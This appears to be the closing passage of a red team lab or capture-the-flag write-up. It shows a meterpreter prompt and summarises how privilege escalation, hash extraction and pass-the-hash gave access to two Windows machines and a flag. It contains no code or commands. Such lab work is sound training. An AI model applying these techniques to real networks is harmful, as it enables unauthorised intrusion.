Congratulations! You have finished the red team course!meterpreter > 
```

We have successfully found the flag and the sensitive information. WIth a combination of techniques of privilege escalation , hash extraction and pass-the-hash attack, we gained access to both windows machines within the network. The flag was captured from the final machine marking a successful completion of the operation.